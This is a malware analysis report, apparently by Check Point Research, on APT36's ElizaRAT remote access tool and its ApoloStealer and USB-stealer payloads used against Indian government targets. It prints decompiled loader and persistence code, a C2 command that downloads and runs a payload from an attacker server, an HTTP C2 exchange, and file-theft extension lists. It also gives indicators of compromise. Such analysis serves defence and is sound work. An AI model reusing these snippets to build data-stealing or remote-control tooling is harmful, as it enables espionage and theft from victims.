research.checkpoint.com /2024/the-evolution-of-transparent-tribes-new-malware/

Cloudy With a Chance of RATs: Unveiling APT36 and the Evolution of ElizaRAT

⋮ 11/4/2024

Introduction

APT36, also known as Transparent Tribe, is a Pakistan-based threat actor notorious for persistently targeting Indian government organizations, diplomatic personnel, and military facilities. APT36 has conducted numerous cyber-espionage campaigns against Windows, Linux, and Android systems.

In recent campaigns, APT36 utilized a particularly insidious Windows RAT known as ElizaRAT. First discovered in 2023, ElizaRAT has significantly evolved to enhance its evasion techniques and maintain reliability in its command and control (C2) communication.

This report focuses on ElizaRAT's evolution. We examine the various payloads and infrastructures employed by APT36 and the malware's inner workings, including deployment methods, second-stage payloads, and the persistent use of cloud infrastructure.

Key Findings

- Check Point Research is closely tracking the persistent use of ElizaRAT, a custom implant deployed by Transparent Tribe (aka APT36) in targeted attacks on high-profile entities in India. We observed multiple, likely successful, campaigns of Transparent Tribe in India in 2024.
- Our analysis of recent campaigns reveals continuous enhancements in the malware's evasion techniques, along with introducing a new stealer payload called "ApoloStealer."
- ElizaRAT samples indicate a systematic abuse of cloud-based services, including Telegram, Google Drive, and Slack, to facilitate command and control communications.

ElizaRAT – Background and Evolution

First publicly disclosed in September 2023, ElizaRAT is a Windows Remote Access Tool (RAT) utilized by Transparent Tribe in targeted attacks. ElizaRAT infections are often initiated by CPL files distributed through Google Storage links, likely distributed by phishing. ElizaRAT used Telegram channels in its earlier variants to facilitate Command and Control (C2) communication.

Since its discovery, ElizaRAT's execution methods, detection evasion, and C2 communication have all evolved. This was apparent in three distinct campaigns that utilized the malware at the end of 2023 and the beginning of 2024. In each campaign, the attacker used a different variant of ElizaRAT to download specific second-stage payloads that automatically collect information.

The main characteristics of ElizaRAT include:

- Written in .NET and the use of Costura to embed .NET and assembly modules.
- Execution through Control Panel (.CPL) files

- Use of cloud services such as Google, Telegram, and Slack for distribution and C2 communication
- Drops lure documents or videos as decoys
- In most samples, uses IWSHshell to create a Windows shortcut to the malware
- In most samples, uses SQLite as a resource to store files from the victim's machine in a local database before exfiltration
- Generates and stores a unique victim ID in a separate file on the machine.



Figure 1 – Campaign timeline, according to the malware compilation timestamps

Slack Campaign

SlackAPI.dll – ElizaRAT

`SlackAPI.dll` (MD5: `2b1101f9078646482eb1ae497d44104`) is an ElizaRAT variant that leverages Slack channels as C2 infrastructure. It was compiled at the end of 2023 and is executed as a CPL file. CPL files are directly invoked by a double click, making spear phishing a convenient infection route.

This variant most closely resembles the original `Textsource` variants of ElizaRAT in terms of asynchronous code, functionality, and execution. It follows all the ElizaRAT characteristics and base creation functionality:

- **Generates user info file**: Creates the `Userinfo.dll` file within the working directory and stores in it the victim ID in the following manner: `<username>-<machinename>-<random between 200 to 600>`.
- **Creates the working directory**: Establishes a new directory at `%appdata%\SlackAPI`.
- **Logging:** Logs its actions to a text file (`logs.txt`) in the `%appdata%\SlackAPI` directory.
- **Time zone check:** Checks if the local time zone is `India Standard Time`.
- **Decoys:** Drops a decoy mp4 file.

To register the victims in the attacker C2, the malware reads the content of `Userinfo.dll` and sends it to the C2 server. The malware then continuously checks the C2 for new commands every 60 seconds.

It consists of three classes of code:

- `CplAppletDelegate` – Includes the MAIN function and the fundamental execution processes.
- `Communication` – Responsible for the C2 communication.
- `Controls` – Contains functions for each command that the malware can receive from the C2.

The content received from the C2 is processed by the `FormatMsgs` function, which knows how to parse the content and run the related function from the `Controls` according to the command received from the C2.

The following are the commands the malware can process:

Command	Description	Function
`files`	Downloads a file specified in the C2 message and acknowledges the download to the C2.	`Controls.DownloadFile`
`screenshot`	Captures a screenshot of the infected system's desktop and uploads it to the C2.	`Controls.screenshot`
`online`	Sends the current user information (stored in `Userinfo.dll`) to the C2 to confirm that the system is online.	`Controls.online`
`dir`	Sends a directory listing of a specified path on the victim's machine to the C2.	`Controls.DirectoryInfo`
`upload`	Uploads a specified file from the victim's machine to the C2.	`Controls.Uploadfile`
`RunFile`	Executes a specified file stored in the working directory.	`Controls.RunFile`
`exit`	Terminates the malware execution on the victim's machine.	`Environment.Exit(0)`
`info`	Collects and sends detailed system information, including OS version and installed antivirus software.	`Controls.Information`

The C2 communication in SlackAPI.dll is managed through the `Communication` class, which uses Slack's API to interact with the attacker. The `ReceiveMsgsInList()` function continuously polls the channel `C06BM9XTVAS` via the Slack API at `https://slack[.]com/api/conversations.history?`

`channel=C06BM9XTVAS&count=1&limit=1`, using the bot token and the victim ID content in the request. This function runs in an endless loop, checking for new commands every 60 seconds.

For message and file handling, the `SendMsg()` function sends messages to the C2 by posting to `https://slack.com/api/chat.postMessage` with the content and channel ID `C06BWCMSF1S`, while `SendFile()` uploads files to the same channel using `https://slack.com/api/files.upload`. The `DownloadFile()` function retrieves files from a provided URL, saving them to the victim's machine using `HttpClient` and the bot token for secure access.

ApoloStealer (SlackFiles.dll)

The threat actor deployed an additional payload, which we named ApoloStealer, on specific targets. According to the compilation time, the variant of ApoloStealer used in this campaign was compiled one month after the ElizaRAT SlackAPI.dll variant, which might suggest that additional payloads are involved.

ApoloStealer employs techniques similar to other Transparent Tribe malware:

- Checks the local time zone is `India Standard time`.
- The working directory is the same as SlackAPI.dll – `%appdata%\SlackAPI`.
- Includes `SQLite.Interop.dll` as a resource and two other mp4 files used as decoys.
- Creates a user info file with the name `appid.dll` and stores the victim ID in a similar manner: `<username>-<machinename>-<random between 500-1000>`.
- Registers the victim at the attacker C2, `http://83.171.248[.]67/suitboot.php`, and waits for a response.
- Creates an LNK shortcut via `IWSHELL` to run the file using `rundll`.
- Logs all its action in a local log file created in the working directory `%appdata%\SlackAPI\rlogs.txt`.

After creating the database file, ApoloStealer creates a table to store data in these fields: filename, file path, flag, type, and modified date. The malware then collects all DESKTOP files that do not start with `~` or `!` and have one of the following extensions:

```
.ppt, .pptx, .pptm, .potx, .potm, .pot, .ppsx, .ppsm, .odp, .doc, .docm, .docx, .dot, .dotm, .dotx, .odt, .rtf, .pdf, .xls, .xlsx, .csv, .txt, .zip, .rar, .png, .jpg, .tar, .jpeg, .raw, .svg, .dwg, .heif, .heic, .psd
```

After storing all the relevant files in the database file, ApoloStealer sends the data to the C2 server at the URL `http://83.171.248[.]67/oneten.php`.

The malware repeats the same process for the Downloads directory, OneDrive directory, and each fixed drive on the machine, except for `C:\`.

Circle Campaign

Compiled in January 2024, the Circle ElizaRAT variant is an improved version of the malware. It utilizes an additional dropper component, which results in much lower detection rates. The Circle campaign uses a payload that resembles the SlackFiles payload and uses a similar working directory (`%appdata%\SlackAPI`).

Unlike other ElizaRAT variants, the Circle campaign does not use any cloud service as C2 infrastructure and instead uses a simple virtual private server (VPS) for C2 communication.



Figure 3 – Circle Infection Chain.

Circle Dropper

The sole purpose of the dropper is to set up the necessities for the execution of ElizaRAT. The function `BringCircle` drops and unpacks a zip file embedded as a resource containing the ElizaRAT malware. It also creates the working directory `%appdata%\CircleCpl` and drops the decoy PDF document and MP4 file. Another feature of the malware, a known characteristic of ElizaRAT, is the creation of an LNK file for the malware, but there is no indication that any of the malware uses it. Note that the description of the LNK is `Slack API File`, which also implicates this cluster as part of the Slack campaign.

```
string value = Settings.Default.Value;
string text = "Shell32.dll,Control_RunDLL \"" + StringValue.circlecpl + "\"";
WshShell wshShell = (WshShell)Activator.CreateInstance(Marshal.GetTypeFromCLSID(new Guid("72C24DD5-
  D70A-438B-8A42-98424B88AFB8")));
if (ControlPanelApplet.Program.<>o__2.<>p__0 == null)
{
    ControlPanelApplet.Program.<>o__2.<>p__0 = CallSite<Func<CallSite, object, IWshShortcut>>.Create(Binder.Convert
      (CSharpBinderFlags.ConvertExplicit, typeof(IWshShortcut), typeof(ControlPanelApplet.Program)));
}
IWshShortcut wshShortcut = ControlPanelApplet.Program.<>o__2.<>p__0.Target(ControlPanelApplet.Program.<>o__2.<>p__0,
  wshShell.CreateShortcut(StringValue.slackstart));
wshShortcut.TargetPath = value;
wshShortcut.Arguments = text;
wshShortcut.Description = "Slack Api File";
wshShortcut.Save();
```

Figure 4 – Use of WshShell to create the LNK file.

After dropping the malware, the dropper executes it with a simple `Process.start()` function.

Circle – ElizaRAT

This is the ElizaRAT variant utilized in the Circle campaign cluster. It performs the same checks and base creation as all other variants:

- Checks if the time zone is set to `India Standard Time`.
- Registers the victim's information in a DLL file located in the working directory `%appdata%\CircleCpl`, which is created by the dropper. It then sends its content to the attacker C2 at the URL `http://38.54.84[.]83/MiddleWare/NewClient`.
- Victim registration occurs in two files:
  - **Applicationid.dll**: Stores a victim ID combining a random number (100-1000), the username, and the machine name (`<random 100-1000>-<username>-<machinename>`), similar to other ElizaRAT variants.
  - **Applicationinfo.dll**: Stores detailed victim information in the format `{machinename}>{username}>{IP}>{OS}>{machinetype}`.
- Retrieves the victim's IP address by accessing the URL `https://check.torproject.org/api/ip`, most likely to identify the victim's outbound IP address.

To get a new task from the attacker, the malware sends the content of the `applicationid.dll`, with the addition of `x002>` at the start of the string, to the URL `http://38.54.84[.]83/MiddleWare/GetTask` and waits for the response.

There are three tasks the malware can receive from the attacker:

- `at>{URI}` – In this case, the malware triggers the `DownloadFile()` function, which will download the file from the URL `http://38.54.84[.]83/uploads/{URI}`.
- `in>{URL}` – The malware triggers the `DownloadFile()` function, which will download a file from the given URL.
- `NA>NA` – The malware sleeps for 2 minutes and then triggers the `Awake()` function again.

```
HTTP/1.1 100 Continue

POST /MiddleWare/GetTask HTTP/1.1
Content-Type: multipart/form-data; boundary="[redacted]
Host: 38.54.84.83
Content-Length: 200
Expect: 100-continue

[redacted]
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=GetTask

x002>757[redacted]
[redacted]
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Content-Type: text/plain; charset=utf-8
Server: Microsoft-IIS/10.0
[redacted]

in>http://38.54.84.83/uploads/SlackFiles.zip>SlackFiles.zip>757-[redacted]
```

Figure 5 – An HTTP stream example of the malware's communication.

If the malware triggers the `DownloadFile()` function, it will also trigger the `ExtractFile()` function, designed to unpack a zip file.

```
private static void ExtractFile(string zippath, string url)
{
    try
    {
        bool flag = !Directory.Exists(MyValues.SfFolder);
        if (flag)
        {
            Directory.CreateDirectory(MyValues.SfFolder);
            ZipFile.ExtractToDirectory(zippath, MyValues.SfFolder);
        }
        byte[] sqlite_Interop = Resources.SQLite_Interop;
        File.WriteAllBytes(MyValues.sqlitedllzip, sqlite_Interop);
        ZipFile.ExtractToDirectory(MyValues.sqlitedllzip, MyValues.SfFolder);
        Task.Factory.StartNew<Task>(() => Communication.RunFile(MyValues.sfdll));
        Communication.UpdateTask(MyValues.sfdll);
    }
    catch (Exception ex)
    {
    }
}
```

Figure 6 – ExtractFile() function.

The zip file contains the SQLite DLL, which will be used in the second-stage payload. It is extracted to `%appdata%\SlackAPI`, the same working directory as the Slack campaign. If we examine the `RunFile()` function, we can see it is designated to execute the `SlackFiles.dll` stealer.

```
private static async Task RunFile(string filepath)
{
    try
    {
        Assembly assembly = Assembly.LoadFile(MyValues.sfdll);
        Type type = assembly.GetType("client.EntryPoint");
        object obj = Activator.CreateInstance(type);
        MethodInfo method = type.GetMethod("Run");
        string result = (string)method.Invoke(obj, new object[0]);
        assembly = null;
        type = null;
        obj = null;
        method = null;
    }
    catch (Exception)
    {
    }
}
```

Figure 7 – RunFile() function. The sfdll variable is equal to SlackFiles.dll.

The fact that this malware is designated to download the `SlackFiles.dll` payload and use the same working directory as the Slack campaign suggests that these two activity clusters are part of the same campaign.

Google Drive Campaign

The initial infection vector used in this campaign is not clear. However, based on the file names, such as `Amended Copy.cpl` and `Threat Alert 1307-JS-9.pdf issued vide NATRAD note number 2511 CLKj dated 10 Aug 2024 in aspect of exercise Tarang Shakti-2024.pdf.cpl`, as well as past campaigns by the threat actor, they were likely sent via spear phishing.



Figure 8 – Google Drive-based Campaign Infection Chain.

Much like previous versions, the CPL file is a dropper responsible for setting up all the necessities for the next stage, including:

- Create the working directory `ApplicationData\BaseFilteringEngine`
- Register the victim
- Establish persistence through a schedule task
- Drop ElizaRAT files, including the decoy PDF, an X.509 certificate, and the main ElizaRAT variant (`BaseFilterEngine.dll`)

Command and Control

The ElizaRAT variant used in this campaign leverages Google Cloud for its C2 communication. Utilizing the Google C2 channel, the actor sends commands to download the next stage payload from different virtual private servers (VPS). In this campaign, we observed the use of three different VPS.

The main ElizaRAT malware (`baseFilteringEngine.dll`) uses the X.509 certificate to create a `ServiceAccountCredential` object for authenticating a Google Cloud Storage service account: `xijinping@round-catfish-416409.iam.gserviceaccount.com`. The email associated with this service account is `fikumatry@gmail.com` . The malware checks for the parent folder `1Gwy3yPyyYJVoOvCMfsmhhCknC-tiuNFv` and lists all the files in that folder. Next, it locates the related victim's tmp1 file, gets the commands and logs its actions.

The only command the malware can process is the `Transfer` command, which directs the malware to download a payload from a specific VPS address. Below is a sample format of the command the malware received for the chosen victims:

```
Transfer:!http://84.247.135[.]235:8080/phenomenon/SpotifyAB.zip:!rundll32.exe:!SpotifyAB.dll:!SpotifyAB
```

The malware splits the command at `:!` into an array, where each element represents a specific parameter of the operation:

array[0] The operation to execute: "Transfer"
array[1] Download URL.
array[2] Process to execute the file (parent).
array[3] File name.
array[4] File name.
array[5] Function to execute.
array[6] Zip password.
array[7] Name of the folder to create and store.

When processing the command, the following sequence is triggered:

1. A folder is created as specified.
2. The function `DownloadProtection` downloads a file using an `HttpWebRequest` from a specified URL to the file with the specified name in the working folder.
3. The function `Withdraw` extracts the received file using the provided password.
4. The function `BetaDrum` creates a scheduled task that runs the file with the provided parent every 5 minutes.
5. A message is sent to the server indicating the successful operation.

Payloads – Google Drive Campaign

So far, we've seen two payloads utilized in this campaign: `extensionhelper_64.dll` and `ConnectX.dll`. Both payloads function as info stealers, each designed for a specific purpose. Despite these minor changes, the payloads' core functionality and primary purpose remained consistent throughout the campaign.

ApoloStealer (Stealer Extensionhelper_64)

The `extensionhelper_64.dll` file is downloaded to the victim's machine as `SpotifyAB.dll` or `Spotify-news.dll` and is executed by the scheduled task, which runs the `Mean` function via `rundll32.exe`. This payload is a file stealer that collects specific file types, stores their metadata in a database, and exfiltrates it to the C2 server.

First, the malware creates an SQLite database file, which interacts with using the `DBmanager` class and the `SQLite.Interop.dll`. The SQLite DLL is embedded in the malware in a protected zip file, which the malware extracted using a plain text password.

While iterating over all files on the fixed drives, the malware skips directories such as `Program Files`, `Windows`, `ProgramData`, and `AppData` to avoid processing system directories. It also filters out files that start with `$`, `.`, or `~`, which are typically system or temporary files. The malware is only interested in these file suffixes:

```
.xla .xlam .xll .xlm .xlsm .xlt .xltm .xltx .dif .xls .xlsx .ppt .pptx .pot .potm
.potx .ppam .pps .ppsm .ppsx .pptm .pub .rtf .sldm .sldx .pdf .jpg .png .jpeg .odf
.odg .zip .csv .xlc .rar .tar
```

The malware stores the name, path, and another parameter called `isUploaded` for each relevant file. `isUploaded` is a boolean variable indicating whether the file was uploaded to the C2. If a file wasn't uploaded to the C2, the malware calls the `sendRequest` function, which reads the file's byte content and sends it to the C2 while updating its upload status.

Like the other malware in this campaign, it also hides some of its operations in a text blob, which it splits by ' ' (space). The information it tries to hide includes its C2 server and the different web pages it communicates with, even though they are not eventually used:



Figure 9 – The text blob used to hide some strings in the payload, split by space.

ConnectX – USB Stealer

An additional payload is designed to examine files on external drives, such as USBs. This malware utilizes WMI (Windows Management Instrumentation) to list all relevant files on external drives and targets the same file extensions. However, instead of storing them in a database, it stores them in an archive it creates in the `BaseFilteringEngine` working directory.

The malware uses WMI to monitor the creation of new disk drives every two seconds, most likely to detect the insertion of a USB drive:

```
SELECT * FROM __InstanceCreationEvent WITHIN 2 WHERE TargetInstance ISA
'Win32_DiskDrive'
```

For each device, it retrieves the device ID and serial number and checks for the correct disk partition to iterate on. Unlike other ElizaRAT-associated stealers, ConnectX doesn't have a C2 server to exfiltrate the data to; it just stores the data in a zip file in the ElizaRAT working directory %appdata%\BaseFilteringEngine.

Attribution

ElizaRAT is a custom tool known to be employed exclusively by "Transparent Tribe" against targets similar to those described in this report. This is in addition to other indicators linked to the group's campaigns, including using an overlapping email account in a different activity cluster targeting Linux systems.

Like other malware associated with Transparent Tribe, all the samples presented here used the name `Apolo Jones`. In the Google Drive campaign, the decoy PDF file attributes its authorship to `Apolo Jones`, a distinctive name previously observed in various aspects of Transparent Tribe's operations.



Figure 10 -ElizaRAT lure PDF Metadata.

The use of `Apolo Jones` occurs differently in the campaigns. For example, in the Circle dropper, the password `ApoloJones2024` is used to uncompress the zip file. In addition, the function responsible for checking the time zone in the `SlackFiles.dll` payload is also named `ApoloJones`.

Victimology

The internal checks the ElizaRAT variants perform suggest the campaigns exclusively targeted Indian systems, evidenced by each malware variant's initial function of verifying whether the system's time zone was set to `'India Standard Time'`.

```
public void ApoloJones()
{
    if (TimeZoneInfo.Local.StandardName != "India Standard Time")
    {
        Environment.Exit(0);
    }
}
```

Figure 11 – An example of the time zone check in the SlackFiles.dll payload. This function occurs in all samples.

Conclusion

The progression of ElizaRAT reflects APT36's deliberate efforts to enhance their malware to better evade detection and effectively target Indian entities. By integrating cloud services like Google Drive, Telegram, and Slack into their command and control infrastructure, they exploit commonly used platforms to mask their activities within regular network traffic.

Introducing new payloads such as ApolloStealer marks a significant expansion of APT36's malware arsenal and suggests the group is adopting a more flexible, modular approach to payload deployment. These methods primarily focus on data collection and exfiltration, underscoring their sustained emphasis on intelligence gathering and espionage.

Protection

Harmony Endpoint

- APT.Win.ElizaRAT.B/C/D

Threat Emulation

- RAT.Wins.Eliza.ta.A/B/C/D

IOCs

Files

Type	Value	Description
MD5	730f708f2788fc83e15e93edd89f8c59	**ElizaRAT Dropper** BaseFilter.dll (amended copy.cpl)
SHA1	549d80d0d2c3e2cf3ea530f37bfc0b9fe0cbd5f4	
SHA256	06d9662572a47d31a51adf1e0085278e0233e4299e0d7477e5e4a3a328dea9d1	
MD5	0cd16d0a2768b9ec0d980ccf875b2724	**ElizaRAT** BaseFilteringEngine.dll
SHA1	88fd8d71d879257b6cbf2bc12b6493771b26d8a0	
SHA256	a7fd97177186aff9f442beb9da6b1ab3aff47e611b94609404e755dd2f97dce8	
MD5	0673341ccceeace3f0b268488f05db80	**ElizaRAT Dropper** BaseFilter.dll (Tarang Shakti)
SHA1	bc62b98437abd81a1471633afb9cff5dd898cdf8	
SHA256	70bafcf666e8e821212f55ea302285bb860d2b7c18089592a4a093825adbaa71	
MD5	2b1101f9078646482eb1ae497d44104c	**ElizaRAT** SlackAPI.dll
SHA1	6ac91c9e6beeacd74c56dfde9025e54e221b016c	
SHA256	60b0b6755cf03ea8f6748a1e8b74a80a3d7637c986df64ee292f5ffefcd610a2	
MD5	795d1be0915ec60c764b7a7aa6c54334	**ElizaRAT Dropper** circledrop.cpl
SHA1	86afc3e8046dfff3ec06bd50ae38f1da7797c3e2	
SHA256	7e04e62f337c5059757956594b703fc1a995d436c48efa17c45eb0f80af8a890	
MD5	8703b910ece27b578f231ce5eb1afd8f	**ElizaRAT** Circle.cpl
SHA1	f7424286b6b5f8dbad86856ef178745e34c8e83a	
SHA256	2b6a273eae0fb1835393aea6c30521d9bf5e27421c2933bfb3beee8c5b27847e	
MD5	009cb6da5c4426403b82c79adf67021c	**ApoloStealer** SlackFiles.dll
SHA1	f98019e637a2ae58d54ff903770b35eefb106432	
SHA256	d66ba4ee97a2f42d85ca383f3f61a2fac4f0b374aad1337f5f29245242f2d990	
MD5	3a2c701408d94bbcdcf954793f6749bc	**ApoloStealer** SpotifyAB.dll
SHA1	0db24c0a4dd12e5fa412434222d81de8e2de4b3c	
SHA256	dca78e069bfd9ca4638b4f9cb21dff721530d16924e502c03d8c9aa334b7ca0d	
MD5	1bac7ea5a9558d937eaf0682523e6a06	**ApoloStealer** Spotify-News.dll
SHA1	b7814d9f6f2096f5a9573ade52547a447eff33bb	
SHA256	348c0980c61d7c682cce7521aaad13a20732f7115cb5559729b86ca255f1af7f	
MD5	d3fe72a3b9cb5055662e6a0e19b8f010	**ApoloStealer** Spotify-Desk.dll
SHA1	c4c9aaeb74782cd9b5b8701d46e55cf299277215	

Type	Value	Description
SHA256	6f839ded49ebf1dad014d79fbab396e2067c487685556a8402f3acdeb1600d98	
MD5	b54512bf0ed75a9f2dee26a4166461a2	
SHA1	b09d059e8d6b87f3a6165e4d71901187d0aa99d5	**USB Stealer** EmergencyBackup.dll
SHA256	0a52c0ac04251ac1a8bc193af47f33136ae502b0c237de5236d1136acc3b1140	
MD5	ab127d76a40f1cb0cfd81ba1e786d983	
SHA1	115e612a4e653cd915d5fc07246a00369fe38cde	**USB Stealer** ConnectX.dll
SHA256	b41e1d6340388b08694ae649a54fa09372f92f4038fd84259a06716fa706b967	
MD5	b9d9e75a2e6b81277f2052a1f0b14e45	
SHA1	1fc28b9e902dd2a8b771b1dc7ec3a62ad04fb02b	**ElizaRAT Dropper** Award Verification to Air Cmde GS Matharu.cpl
SHA256	6296fb22d94d1956fda2a6a48b36e37ddd15cf196c434ab409c787bf8aa47ac3	
MD5	58643299e340ae7b01efc67ef09ed369	
SHA1	e5377172ee4bae1508405370ee41bee646837c04	**ElizaRAT** WordDocument.cpl
SHA256	263f9e965f4f0d042537034e33699cf6d852fb8a52ac320a0e964ce96c48f5e5	
MD5	16ea7ce77c875a17049e9607323d1be4	
SHA1	0c9400e6b8c9244fd187a9f021d0da0b70b6f6fd	**Persistence tool** Aboutus.dll
SHA256	8d552547fe045f6006f113527eb5dd4a8d5918c989bf11090c7cb44806d595be	
MD5	47990d1df44767ee3a6c4a6673ee76e9	
SHA1	43ac372b9cd05eefae3f50a0e487562759f3b0d9	**USB Stealer** DonateUS.dll
SHA256	308c84c68c18af8458ae61afe1f2eec78f229e188724e271bd192a144fd582fc	
MD5	7ecaa3c5a647d671a9aa4369d4a43b83	
SHA1	ee3162e649183490038da015e51750f23ae18d0f	**ElizaRAT Dropper** Profile Verificition for Award.cpl WordDocument.dll
SHA256	b9e10e83a270e1995acaceb88ce684fb97df6156a744565b20b6ec3bc08c2728	
MD5	af2ec3dcfdbb7771b0a7a3d2035e7e99	
SHA1	2e8139275a48cd048c21e1942b673ae0781dd0b8	**ElizaRAT** WordDocument.cpl
SHA256	b30a9e31b0897bfe6ab80aebcd0982eecf68e9d3d3353c1e146f72195cef0ef5	

Network

Type	Value	Description
IP	84.247.135[.]235	C2 server – Google Drive campaign
IP	143.110.179[.]176	C2 server – Google Drive campaign
IP	64.227.134[.]248	C2 server – Google Drive campaign
IP	38.54.84[.]83	C2 server – Circle campaign
IP	83.171.248[.]67	C2 server – Slack campaign